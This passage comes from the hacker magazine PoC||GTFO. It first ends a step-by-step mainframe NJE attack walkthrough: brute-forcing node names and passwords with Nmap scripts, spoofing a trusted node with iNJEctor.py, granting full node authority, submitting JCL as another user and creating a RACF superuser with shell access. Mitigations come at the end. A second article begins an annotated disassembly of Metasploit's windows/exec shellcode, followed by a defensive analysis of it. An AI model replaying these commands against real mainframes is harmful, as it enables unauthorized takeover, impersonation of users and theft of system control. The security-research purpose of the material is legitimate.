It's now time to make NJE do what we want so we can own a mainframe. But there's some information you'll need to know:
- IP/Port running NJE
- RHOST and OHOST names
- Password for I record (not always)
- A way to connect

Finding a Target System

Of all the steps, this is likely the easiest step to perform. The most recent version of Nmap (7.10) received an update to probe for NJE listening ports.

```
1  ###############NEXT PROBE####################
   # Queries z/OS Network Job Entry
3  # Sends an NJE Probe with the following info
   # TYPE         = OPEN
5  # OHOST        = FAKE
   # RHOST        = FAKE
7  # RIP and OIP = 0.0.0.0
   # R            = 0
9  Probe TCP NJE q|\xd6\xd7\xc5\xd5@@@@\xc6\xc1\xd2\xc5@@@@
        \0\0\0\0\xc6\xc1\xd2\xc5@@@@\0\0\0\0\0|
   rarity 9
11 ports 175
   sslports 2252
13 # If the port supports NJE it will respond
   # with either a 'NAK' or 'ACK' in EBCDIC
15 match nje m|^\xd5\xc1\xd2| p/IBM Network Job Entry (JES)/
   match nje m|^\xc1\xc3\xd2| p/IBM Network Job Entry (JES)/
```

Using Nmap it's now easy to find NJE.

```
   $ nmap -sV -p 175 10.10.10.1
2
   Starting Nmap 6.49SVN (https://nmap.org)
4  Nmap scan report for
   LPAR1.CACTUS.MAINFRAME.COM (10.10.10.1)
6  Host is up (0.0018s latency).
   PORT     STATE SERV VERSION
8  175/tcp open  nje   IBM Net Job Entry (JES)
```

RHOST, OHOST, and I Records

This is the trickiest part of breaking NJE. Recalling our earlier discussion of connecting, you need a valid RHOST (any systems node name) and OHOST (the target systems node name). If the RHOST or OHOST are wrong, the system replies with an NJE NAK reply and a reason code R. Oftentimes the node name of a mainframe is the same as the host name; so you should try those first. Otherwise, it will likely be documented somewhere on a corporate intranet or in some example JCL code with /*XEQ—or you could just ask someone, and they'll probably tell you.

If you have access to the target mainframe already, you could try a few things, like reading SYS1.PARMLIB(JES2PARM) and searching for NJEDEF/NODE. You could also issue the JES2 command `$D NJEDEF` or `$D NODE`, which will list all the nodes and their names.

```
  $D node
2  $HASP826 NODE(1)
   $HASP826 NODE(1)    NAME=POTATO, STATUS=(OWNNODE),
4                      TRANSMIT=BOTH,
   $HASP826            RECEIVE=BOTH,HOLD=NONE
6  $HASP826 NODE(2)
   $HASP826 NODE(2)    NAME=CACTUS,
8                      STATUS=(CONNECTED),
   $HASP826            TRANSMIT=BOTH, RECEIVE=BOTH, HOLD=NONE
```

If none of those options work for you, it's time to use brute force. When you connect to an NJE port and send an invalid OHOST or RHOST, you get a type of NAK with a reason code of R=1. However, when you connect to NJE and place the RHOST value in the OHOST field, it replies with a NAK but with a reason code of 4! Now this is something we can use to our advantage.

Using Nmap again, we can now use a newly-released NSE script `nje-node-brute.nse` to brute-force a system's OWNNODE node name.[48]

> *NJE node communication is made up of an OHOST and an RHOST. Both fields must be present when conducting the handshake. This script attempts to determine the target systems NJE node name.*

By default, the script will try to brute-force a system's OHOST value. First trying the mainframe's hostname and then using Nmap's included list of default hosts. Since NJE nodes will generally only have one node name, it's best to use the script argument `brute.firstonly=true`.

```
 1  $ nmap -sV -p 175 10.10.10.1 \
        --script nje-node-brute  \
 3      --script-args brute.firstonly=true

 5  Starting Nmap 7.10SVN (https://nmap.org)
    Nmap scan report for LPAR1.POTATO.MAINFRAME.COM (10.10.10.1)
 7  Host is up (0.0012s latency).
    PORT     STATE SERV VERSION
 9  175/tcp open  nje  IBM Net Job Entry (JES)
    | nje-node-brute:
11  |    Node Name(s):
    |      Node Name:POTATO - Valid credentials
```

With the OHOST determined (POTATO), we can brute-force valid RHOSTs on the target system. Using the same `nje-node-brute` Nmap script, we use the argument `ohost=POTATO`. Before running the script, it's best to do some recon and discover names of other systems, decommissioned systems, etc. These can be placed in the file `rhosts.txt` and passed to the script using the argument `hostlist=rhosts.txt`.

```
    $ nmap -sV -p 175 10.10.10.1 \
 2      --script nje-node-brute  \
        --script-args=ohost='POTATO',hostlist=rhosts.txt
 4
    Starting Nmap 7.10SVN (https://nmap.org)
 6  Nmap scan report for LPAR1.POTATO.MAINFRAME.COM (10.10.10.1)
    Host is up (0.00090s latency).
 8  PORT     STATE SERV VERSION
    175/tcp open  nje  IBM Net Job Entry (JES)
10  | nje-node-brute:
    |    Node Name(s):
12  |      POTATO:SANDBOX - Valid credentials
    |      POTATO:CACTUS  - Valid credentials
14  |      POTATO:LPAR5   - Valid credentials
```

Note: If CACTUS was connected at the time this script was run, it wouldn't show up in the list of valid systems. This is due to the fact that a node may only connect once. So if you're doing this kind of testing, you might want to wait for maintenance windows to try and brute-force. With valid RHOSTs (SANDBOX, CACTUS, and LPAR5) and the OHOST (POTATO) in hand we can now pretend to be a node.

In most places, this will be enough to allow you to fake being a node. In some places, however, they'll have set the PASSWORD parameter in the NJEDEF config. This means that we've got one more piece to brute-force.

Thankfully, there's yet another new Nmap script for brute-forcing I records, nje-pass-brute.

> *After successfully negotiating an OPEN connection request, NJE requires sending, what IBM calls, an "I record." This initialization record may sometimes require a password. This script, provided with a valid OHOST/RHOST for the NJE connection, brute forces the password.*

Using this script is fairly straightforward. You pass it an RHOST and OHOST, and it will attempt to brute-force the I record password field:

```
   nmap -sV -p 175 10.10.10.1  \
 2      --script nje-pass-brute \
        --script-args=brute.firstonly=true,ohost='POTATO',\
 4                  rhost='cactus',passdb=passwords.txt

 6 Starting Nmap 7.10SVN (https://nmap.org)
   Nmap scan report for LPAR1.NEWYORK.MAINFRAME.COM (10.10.10.1)
 8 Host is up (0.0012s latency).
   PORT     STATE SERV VERSION
10 175/tcp open  nje  IBM Net Job Entry (JES)
   | nje-pass-brute:
12 |    NJE Password:
   |       Password:NJEROCKS - Valid credentials
```

Behind the scenes, this script is connecting and trying "I Records" setting the NCCILPAS and NCCINPAS variables to the passwords in your word list.

I'm a Pretender

Using the information we've gathered, we could set up our own mainframe, add an NJEDEF section to the JES2 configuration file, and connect to POTATO as a trusted node. But who's got millions to spend on a mainframe? The good news is you don't have to worry about any of that. Since getting your hands on a real mainframe is all but impossible, your author wrote a Python library that implements the NJE specification, allowing you to connect to a mainframe and pretend to be a node.[49]

Using the NJE library, we can do a couple of interesting things, such as sending commands and messages, or sending JCL as *any* user account.

First, we're going to create our own node, just in case the node we're pretending to be comes back online (preventing us from using it). Using iNJEctor.py we can send commands we'd like to have processed by the target node. Before doing that, we need to see how many nodes are currently declared with $D NJEDEF,NODENUM:

```
 1  $ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
        "\$D NJEDEF,NODENUM" --pass NJEROCKS
 3
               The JES2 NJE Command Injector
 5
    [+] Signing on to 10.10.10.1 : 175
 7  [+] Signon to 10.10.10.1 Complete
    [+] Sending Command: $D NJEDEF,NODENUM
 9  [+] Reply Received:

11  13.12.26            $HASP831 NJEDEF   NODENUM=4
```

We'll increase that by one with the command $T NJEDEF, NODENUM=5, then add our own node called h4ckr using the commands $T NODE(5),name=H4CKR and $add socket(h4ckr). See Figure 12.14.

The node h4ckr has now been created. Finally, we'll want to give it full permission to do anything it wants with the command $T node(h4ckr), auth=(Device=Y,Job=Y,Net=Y,System=Y). See Figure 12.15

Good, we have our own node now. This will only allow us to send commands and messages. If we wanted, we could mess with system administrators now.

```
    $ ./iNJEctor.py 10.10.10.1 h4ckr POTATO -u margo \
 2    -m 'MESS WITH THE BEST DIE LIKE THE REST'
             The JES2 NJE Command Injector
 4
    [+] Signing on to 10.10.0.200 : 175
 6  [+] Signon to 10.10.0.200 Complete
    [+] Sending Message ( MESS WITH THE BEST DIE LIKE THE REST )
 8      to user:  margo
    [+] Message sent
```

```
 1  $ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
       "\$T NJEDEF,NODENUM=5" --pass NJEROCKS -q
 3
    13.25.34 $HASP831 NJEDEF
 5  13.25.34 $HASP831 NJEDEF   OWNNAME=POTATO,OWNNODE=1,CONNECT=(YES,10),
    13.25.34 $HASP831          DELAY=120,HDRBUF=(LIMIT=10,WARN=80,FREE=10),
 7  13.25.34 $HASP831          JRNUM=1,JTNUM=1,SRNUM=1,STNUM=1,LINENUM=1,
    13.25.34 $HASP831          MAILMSG=NO,MAXHOP=0,NODENUM=5,PATH=1,
 9  13.25.34 $HASP831          RESTMAX=262136000,RESTNODE=100,RESTTOL=0,
    13.25.34 $HASP831          TIMETOL=1440
11
    $ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
13    "\$T NODE(5),name=H4CKR" --pass NJEROCKS -q
15  13.26.15 $HASP826 NODE(5)
    13.26.15 $HASP826 NODE(5)   NAME=H4CKR,STATUS=(UNCONNECTED),TRANSMIT=BOTH,
17  13.26.15 $HASP826           RECEIVE=BOTH,HOLD=NONE
19  $ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
      "\$add socket(h4ckr),node=h4ckr,ipaddr=3.1.33.7" \
21    --pass NJEROCKS -q
23  13.27.13 $HASP897 SOCKET(H4CKR)
    13.27.13 $HASP897 SOCKET(H4CKR)   STATUS=INACTIVE,IPADDR=3.1.33.7,
25  13.27.13 $HASP897           PORTNAME=VMNET,CONNECT=(DEFAULT),
    13.27.13 $HASP897           SECURE=NO,LINE=0,NODE=5,REST=0,
27  13.27.13 $HASP897           NETSRV=0
```

Figure 12.14: Example use of `inJEctor.py`

```
 1  $ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
      "\$T node(h4ckr),auth=(Device=Y,Job=Y,Net=Y,System=Y)" --pass NJEROCKS -q
 3
    13.29.20          $HASP826 NODE(5)
 5  13.29.20          $HASP826 NODE(5)   NAME=H4CKR,STATUS=(UNCONNECTED),
    13.29.20          $HASP826           AUTH=(DEVICE=YES,JOB=YES,NET=YES,SYSTEM=YES),
 7  13.29.20          $HASP826           TRANSMIT=BOTH,RECEIVE=BOTH,HOLD=NONE,
    13.29.20          $HASP826           PENCRYPT=NO,SIGNON=COMPAT,ADJACENT=NO,
 9  13.29.20          $HASP826           CONNECT=(NO),DIRECT=NO,ENDNODE=NO,REST=0,
    13.29.20          $HASP826           SENTREST=ACCEPT,COMPACT=0,LINE=0,LOGMODE=,
11  13.29.20          $HASP826           LOGON=0,NETSRV=0,OWNNODE=NO,
    13.29.20          $HASP826           PASSWORD=(VERIFY=(NOTSET),
13  13.29.20          $HASP826           SEND=(FROM_OWNNODE)),PATHMGR=YES,PRIVATE=NO,
    13.29.20          $HASP826           SUBNET=,TRACE=NO
```

Figure 12.15: `inJEctor.py` giving full permissions.

And when Margo logs on, or tries to do anything she would receive this message:

```
 1  READY
 3  MESS WITH THE BEST DIE LIKE THE REST CN(INTERNAL)
```

That is fun and all, but we could also do real damage, such as shutting off systems or lowering resources to the point where a system

becomes unresponsive. But where's the fun in that? Instead, let's make our node trusted.

We'll need to find a user with the appropriate permissions first. From previous research, I know Margo runs operations and has a userid of margo. Using jcl.py we can send JCL to a target node. This script uses the NJELib library and manipulates the NJHTOUSR and NJHTOGRP settings in the Job Header Security Section to be any user we'd like. We already know CACTUS is a trusted node on POTATO, so let's use that trust to submit a job as Margo.

To check if she has the permissions we need, we use IKJEFT01, which executes TSO commands, and the RACF TSO command lu, which lists a user's permissions. Figure 12.16.

The important line here is ATTRIBUTES=SPECIAL, meaning that she can execute any RACF command. This, in turn, means she has the ability to add trusted nodes for us. Now that we confirmed she has administrative access, we submit some JCL that executes the commands we need to add a new trusted node. While we're at it, might as well add a new superuser named DADE, as shown in Figure 12.17.

```
 1 ./jcl.py CACTUS POTATO 10.10.10.1 JCL/tso.jcl margo
   [+] RHOST: CACTUS, OHOST: POTATO, IP: 10.10.10.1, File: JCL/tso.jcl, User: margo
 3 [+] Connected
   [+] Sending file: JCL/tso.jcl
 5 ---------10--------20---------30---------40---------50---------60---------70---------80

 7 //H4CKRNJE  JOB  (1234567),'ABC 123',CLASS=A,
   //            MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
 9 /*XEQ     POTATO
   //TSOCMD    EXEC   PGM=IKJEFT01
11 //SYSTSPRT DD     SYSOUT=*
   //SYSOUT    DD     SYSOUT=*
13 //SYSTSIN  DD     *
      lu

15
   ---------10--------20---------30---------40---------50---------60---------70---------80
17 [+] User Message
   [+] User: MARGO
19 [+] Message: 15.03.19 JOB00046 $HASP122 H4CKRNJE (JOB00049 FROM CACTUS) RECEIVED AT POTATO
   ==================
21 [+] Records in SYSOUT:
   1                JES2 JOB LOG -- SYSTEM EMC1 -- NODE POTATO
23 0
   [...]
25 1READY
      lu
27  USER=MARGO   NAME=Margo Smith          OWNER=MINING   CREATED=15.104
    DEFAULT-GROUP=MINING   PASSDATE=16.083 PASS-INTERVAL=180 PHRASEDATE=N/A
29  ATTRIBUTES=SPECIAL OPERATIONS
   [...]
31  READY
    END
```

Figure 12.16: JCL Permissions Check

Now we added the node H4CKR as a trusted node. Therefore, any userid that exists on POTATO is now available to us for our own nefarious purposes. In addition, we added a superuser called DADE with access to both TSO and UNIX. From here we could shutdown POTATO, execute any commands we'd like, create new users, reset user passwords, download the RACF database, create APF authorized programs. The ownage is endless.

Conclusion

NJE is relatively unknown despite being so widely used and important to most mainframe implementations. Hopefully, this article showed you how powerful NJE is, and how dangerous it can be. Everything in this article could be prevented with a few simple tweaks. Not using the PASSWORD parameter and instead using SSL certificates for system authentication would make these attacks useless. On top of that, instead

of declaring the nodes to RACF, you could give very specific access rights to users from various nodes. This would prevent a malicious user from submitting as any user they please.

If you're really interested in this protocol, NJELib also supports a debug mode, which gives information about everything happening behind the scenes. It's very verbose. Another feature of NJELib is the ability to deconstruct captured packets.

You should now have a grasp of the mainframe and NJE. If your interest has been piqued about the endless potential of mainframe hacking, there are some great writeups about buffer overflows and crypto on z/OS at `bigendiansmalls.com` and `mainframed767.-tumblr.com`.

```
      ./jcl.py CACTUS POTATO 10.10.10.1 JCL/racf.jcl margo
    2 [+] RHOST: CACTUS, OHOST: POTATO, IP: 10.10.10.1, File JCL/racf.jcl, User: margo
      [+] Connected
    4 [+] Sending file: JCL/racf.jcl
      --------10--------20--------30--------40--------50--------60--------70--------80
    6 //H4CKRNJE JOB (1234567),'ABC 123',CLASS=A,
      //            MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
    8 /*XEQ      POTATO
      //TSOCMD    EXEC   PGM=IKJEFT01
   10 //SYSTSPRT DD     SYSOUT=*
      //SYSOUT    DD     SYSOUT=*
   12 //SYSTSIN  DD     *
        RALTER RACFVARS &RACLNDE ADDMEM(H4CKR)
   14   SETROPTS RACLIST(RACFVARS) REFRESH
        ADDUSER DADE PASSWORD(BESTPWD)
   16   ALU DADE TSO(ACCTNUM(ACCT#) PROC(ISPFPROC))
        ALU DADE OMVS(UID(31337) PROGRAM(/bin/sh) HOME(/))
   18
      --------10--------20--------30--------40--------50--------60--------70--------80
   20 [+] Response Received, NMR Records, User Message
      [+] To User: MARGO
   22 [+] Message: 15.29.55 JOB00048 $HASP122 H4CKRNJE (JOB00049 FROM CACTUS  ) RECEIVED AT POTATO
      ━━━━━━━━━━━━━━━━━━━━━━━
   24 [+] Records in SYSOUT:
      1        J E S 2   J O B   L O G  --  S Y S T E M   E M C 1  --  N O D E   P O T A T O
   26 0
      [...]
   28 1READY
         RALTER RACFVARS &RACLNDE ADDMEM(H4CKR)
   30  ICH11009I RACLISTED PROFILES WILL NOT REFLECT THE UPDATE(S) UNTIL A SETROPTS REFRESH IS ISSUED.
       READY
   32    SETROPTS RACLIST(RACFVARS) REFRESH
       READY
   34    ADDUSER DADE PASSWORD(BESTPWD)
       READY
   36    ALU DADE TSO(ACCTNUM(ACCT#) PROC(ISPFPROC)) SPECIAL
       READY
   38    ALU DADE OMVS(UID(31337) PROGRAM(/bin/sh) HOME(/))
       READY
   40  END
```

Figure 12.17: Adding a Superuser

Обратные Потери

Коэффициент
Стоячей
Волны

— — Мощность Падения (P_f) — —

$$\text{КСВ} = \frac{1+\sqrt{\frac{P_r}{P_f}}}{1-\sqrt{\frac{P_r}{P_f}}}$$

PoC‖GTFO

Самиздат

Мощность Отражения (P_2)

12:7 Exploiting Weak Shellcode Hashes to Thwart Module Discovery; or, Go Home, Malware, You're Drunk!

by Mike Myers and Evan Sultanik

There is a famous Soviet film called *Ирония судьбы, или С лёгким паром!* (*The Irony of Fate, or Enjoy Your Bath!*) that pokes fun at the uniformity of Brezhnev-era public architecture and housing. The protagonist of the movie gets drunk and winds up on a plane bound for Leningrad. When he arrives, he mistakenly believes he landed in his home town of Moscow. He stumbles into a taxi and gives the address of his apartment. Sure enough, the same address exists in Leningrad, and the building looks identical to his apartment in Moscow. His key even unlocks the apartment with the same number, and the furniture inside is nearly identical to his, so he decides to go to sleep. Everyone's favorite heart-warming romantic comedy ensues, but that's another story.

Neighbors, the goal of this article is to convince you that Microsoft is Brezhnev, Windows is the Soviet Union, `kernel32.dll` is the apartment, and malware is the drunk protagonist. Furthermore, dear neighbor, we will provide you with the knowledge of how to coax malware into tippling from our proverbial single malt waterfall so that it mistakenly visits a different apartment in a faraway city.

Background: PIC and Malware

Let's begin with a look at how position-independent code (PIC) used by malware is different from benign code, and then examine the logic of the Metasploit payload known as "windows/exec," which is a representative example of both exploit shellcode and malware-injected position-independent code. If you're already familiar with how

malware-injected position-independent code works, it's safe for you to skip to the section on Shellcode Havoc, page 547.

Most executable code on Windows is dynamically linked, meaning it is compiled into separate modules and then is linked together at runtime by the operating system's executable loader as a system of imports and exports. This dynamic linkage is either implicit (the typical kind; dynamic library dependence is declared in the header and the loader performs the address lookups at load time) or explicit (less common; the dynamic library is optionally loaded when needed and address lookups are performed with the `GetProcAddress` system API).

Much of maliciously delivered code—such as nearly all remote exploits and most instances of code that is injected by one process into another—shares a common trait of being loaded illegitimately: it circumvents the legitimate sequence of being loaded and initialized by the OS executable loader. It is therefore common for malicious code to not run as benign code does in its own process. Because attackers want to run their code within the access and privilege of a target process, malicious code is injected into it either by a local malicious process or by an arbitrary code execution exploit. These two approaches (code injection and exploit shellcode) can be treated similarly in that both of them involve position-independent injected code.

Unlike benign code that is loaded by the operating system as a legitimate executable module from a file on disk, illicit position-independent code must search and locate essential addresses in memory on its own without the assistance of the loader. Because of Address Space Layout Randomization (ASLR), the injected code cannot simply use pre-determined hardcoded addresses of these locations; neither can it rely on the `GetProcAddress` routine, because it doesn't know that address either.

Typically, the first goal of injected code is to find `kernel-32.dll`, because it contains the APIs necessary to bootstrap the remainder of the malware's computation. Before Windows 7, everyone was using shellcode that assumed `kernel32.dll` was the first module in the linked list pointed to by the Process Environment Block (PEB), because it was the

first DLL module loaded by the process. Windows 7 came along and started loading another module first, and that broke everyone's shellcode.

A common solution these days is just as fragile. Some have proposed shellcode that assumes `kernel32.dll` is the first DLL with a 12-character name in the list (the shellcode just looks for a module name length match). If we were to load in a DLL named `PoCrGTFO.dll` before `kernel32.dll`, that shellcode would fail. Other Windows 7 shellcode assumes that `kernel32.dll` is the second (now third) DLL in the linked list; we would be invalidating that assumption, too.

The Metasploit Framework is perhaps the most popular exploit development and delivery framework. One can create a custom exploit reusing standard components that Metasploit provides, greatly accelerating development time. One important component is the payload. A "payload" in Metasploit parlance is the generic (reusable by many exploits) portion of position-independent exploit code that attackers execute after they have successfully begun executing arbitrary instructions, but before they have managed to do anything of value. A payload's function can be to either establish a barebones command & control capability (*e.g.*, a remote shell), to download and execute a second stage payload (most common in real-world malware), or to simply execute another program on the victim. The latter is the purest example of a payload, and this is what we will show here. The logic of the "windows/exec" payload is presented in Algorithm 1. As you can see, it employs a relatively sophisticated method for discovering `kernel32.dll`, by walking the PEB data structure and matching the module by a hash of its name.

On the following pages, we have included an annotated listing of the disassembly for this payload. We encourage the reader to follow our comments in order to get an understanding for how injected code gets its bearings. Although this code directly locates the function it wants, if it were going to find more than one, it would probably just use this method to find `GetProcAddress` instead and use that from there on out.

For clarity, the disassembly is shown with relative addresses (offsets) only. The address operands in relative jump instructions have been similarly formatted.

Algorithm 1 The logic of a Metasploit "exec" payload.

1: Get pointer to process' header area in memory   /* Initialize Shellcode */
2: $m \leftarrow$ Derive a pointer to the list of loaded executable modules
3: **for each** module **in** m
4:      $n_m \leftarrow$ Derive a pointer to the module's "base name"
5:      $h_m \leftarrow$ HASH(n_m);   /* rotate every byte into a sum */
6:      $t \leftarrow$ Derive a pointer to the module's "export address table" (exported functions)
7:      **for each** function **in** t
8:          $n_f \leftarrow$ Derive a pointer to the function's name
9:          $h_f \leftarrow$ HASH(n_f);   /* rotate every byte into a sum */
10:          **if** h_m and h_f combine to match a precomputed value **then**
11:              We've found the system API (in this case, `kernel32.dll`'s *WinExec* function)
12:          **end if**
13:      **end for**
14: **end for**
15: Prepare the arguments to the found API, *WinExec*, then call it

```
+0x00        fc                   cld
```
Clears the "direction" flag (controls looping instructions to follow).

```
+0x01        e889000000           call +8F
```
Calls its initialization subroutine.

```
+0x06        60                   pushad
```
Initialization subroutine returns to here. Preserve all registers.

```
+0x07        89e5                 mov ebp,esp
```
Establish a new stack frame.

```
+0x09        31d2                 xor edx,edx
```
EDX starts as 0.

+0x0B   648b5230   `mov edx,dword ptr fs:[edx+30h]`
Acquires the address of the Process Environment Block (PEB), always at an offset of 0x30 from the value in FS.

+0x0F   8b520c   `mov edx, dword ptr [edx+0Ch]`
Gets the address within the PEB of the `PEB_LDR_DATA` structure (which holds lists of loaded modules).

+0x12   8b5214   `mov edx, dword ptr [edx+14h]`
Get the "Flink" linked list pointer (within the `PEB_LDR_DATA`) to the `LIST_ENTRY` within the first `LDR_MODULE` in the `InMemOrderModuleList`.

+0x15   8b7228   `mov esi, dword ptr [edx+28h]`
Offset 0x28 within `LDR_MODULE` points to the base name of the module, as a UTF-16 string.

+0x18   0fb74a26   `movzx ecx, word ptr [edx+26h]`
Offset 0x26 within `LDR_MODULE` is the base name's string length in bytes; used as a loop counter.

+0x1C   31ff   `xor edi, edi`
The module name string "hashing" loop begins here.

+0x1E   31c0   `xor eax, eax`
Clear EAX to 0.

+0x20   ac   `lods byte ptr [esi]`
Recall that ESI points to the Unicode base name of a module. This loads a byte of that string into AL.

+0x21   3c61   `cmp al, 61h`
0x0061 is "a" in UTF-16, also 0x61 is lowercase "a" in ASCII. This is a check for capitalization.

+0x23   7c02   `jl +0x27`
Capital letters have values below 0x61; if this letter is below 0x61 then skip ahead.

+0x25   2c20   `sub al, 20h`
Otherwise, capitalize the letter by subtracting 0x20. This is to normalize string capitalization before hashing.

ALGORITHM 1 LINE 2

ALGORITHM 1 LINE 3

ALGORITHM 1 LINE 4

ALGORITHM 1
LINE 5

+0x27 c1cf0d   ror edi, 0Dh

Step 1 of 2 of hashing algorithm: rotate EDI to the right by 0x0D (13) bits.

+0x2A 01c7   add edi, eax

Step 2 of 2 of hashing algorithm: add to a rolling sum in EDI.

+0x2C e2f0   loop +0x1E

Repeat the loop (as ECX counts down).

ALGORITHM 1
LINE 6

+0x2E 52   push edx

The enumeration of exported function names begins here.

+0x2F 57   push edi

+0x30 8b5210   mov edx,dword ptr [edx+10h]

LDR_MODULE + offset 0x10 is the image base address of the module.

+0x33 8b423c   mov eax,dword ptr [edx+3Ch]

LDR_MODULE + offset 0x3C = RVA of the start of the module's PE header.

+0x36 01d0   add eax, edx

Image base + RVA of PE header = pointer to the PE header.

+0x38 8b4078   mov eax, dword ptr [eax+78h]

Offset 0x78 into a PE header is the RVA of the export address table (EAT).

+0x3B 85c0   test eax, eax

Test if there is no export table, in which case the value in EAX is 0.

+0x3D 744a   je +0x89

If it was 0, then abort the enumeration of exports and continue to the next module in memory.

+0x3F 01d0   add eax, edx

Else, RVA of EAT (in EAX) + image base (EDX) → this module's export table (EAX).

+0x41 50   push eax

Save the pointer to the EAT.

```
+0x42        8b4818              mov ecx, dword ptr [eax+18h]
```
EAT offset 0x18 holds the number of functions exported by name in this module.

```
+0x45        8b5820              mov ebx,dword ptr [eax+20h]
```
EAT offset 0x20 holds the RVA to exported function names table (ENT), an array of pointers.

```
+0x48        01d3                add ebx, edx
```
ENT RVA (in EBX) + image base (in EDX) = pointer to ENT (now in EBX).

```
+0x4A        e33c                jecxz +0x88
```
Loop start: if every name in the array has been hashed and none matched (ECX counter reached 0), then jump to +0x88.

```
+0x4C        49                  dec ecx
```
Otherwise, count down how many function names are left to check.

```
+0x4D        8b348b              mov esi, dword ptr [ebx+ecx*4]
```
Working the list backwards, calculate a RVA to the next exported name → ESI.

```
+0x50        01d6                add esi, edx
```
Add RVA to image base (EDX) to calculate the pointer to the next exported name => ESI.

```
+0x52        31ff                xor edi, edi
```
Exported function name hashing loop begins here. EDI = 0.

```
+0x54        31c0                xor eax, eax
```
EAX = 0.

```
+0x56        ac                  lods byte ptr [esi]
```
This loads a byte of the ASCII name string into AL.

```
+0x57        c1cf0d              ror edi, 0Dh
```
Step 1 of 2 in hashing algorithm.

```
+0x5A        01c7                add edi, eax
```
Step 2 of 2 in hashing algorithm.

```
+0x5C      38e0              cmp al, ah
```

AH holds 0, so this is a tricky way of checking that AL is 0, which would indicate the end of a string.

```
+0x5E      75f4              jne +0x54
```

If the string is not over yet, jump back and keep hashing.

```
+0x60      037df8            add edi, dword ptr [ebp-8]
```

Combine the hash of the exported function name with the previously computed hash of the module name string that is stored on the stack.

```
+0x63      3b7d24            cmp edi, dword ptr [ebp+24h]
```

Final check of hashed name strings: does the resulting value equal the precomputed value (that is also stored on the stack)

```
+0x66      75e2              jne +0x4A
```

If not, move to the next exported function name in the table and repeat the hash & check.

+0x68   58   `pop eax`

Else, this is the shellcode's desired function name. Prepare to call this function by bringing back the location of the EAT.

+0x69   8b5824   `mov ebx, dword ptr [eax+24h]`

Offset 0x24 into the EAT is the RVA called AddressOfNameOrdinals.

+0x6C   01d3   `add ebx, edx`

RVA (in EBX) + image base (in EDX) => address of exported name ordinals array (in EBX).

+0x6E   668b0c4b   `mov cx, word ptr [ebx+ecx*2]`

Offset within the array of the exported function ordinals => ECX.

+0x72   8b581c   `mov ebx, dword ptr [eax+1Ch]`

Offset 0x1C into the EAT is the RVA called AddressOfFunctions.

+0x75   01d3   `add ebx, edx`

RVA (in EBX) + image base (in EDX) => address of exported functions' RVA array.

+0x77   8b048b   `mov eax, dword ptr [ebx+ecx*4]`

Offset within the array of the exported functions' RVAs => ECX.

+0x7A   01d0   `add eax, edx`

RVA of exported function (in EAX) + image base (in EDX) => pointer to function (in EAX)

+0x7C   89442424   `mov dword ptr[esp+24h], eax`

Store the function pointer in a local variable on the stack.

+0x80   5b   `pop ebx`

Cleaning up the stack.

+0x81   5b   `pop ebx`

Cleaning up the stack.

+0x82   61   `popad`

More stack cleanup.

+0x83   59   `pop ecx`

More stack cleanup.

+0x84   5a   `pop edx`

More stack cleanup.

ALGORITHM 1
LINE 11

ALGORITHM 1
LINE 15

```
+0x85        51                    push ecx
```
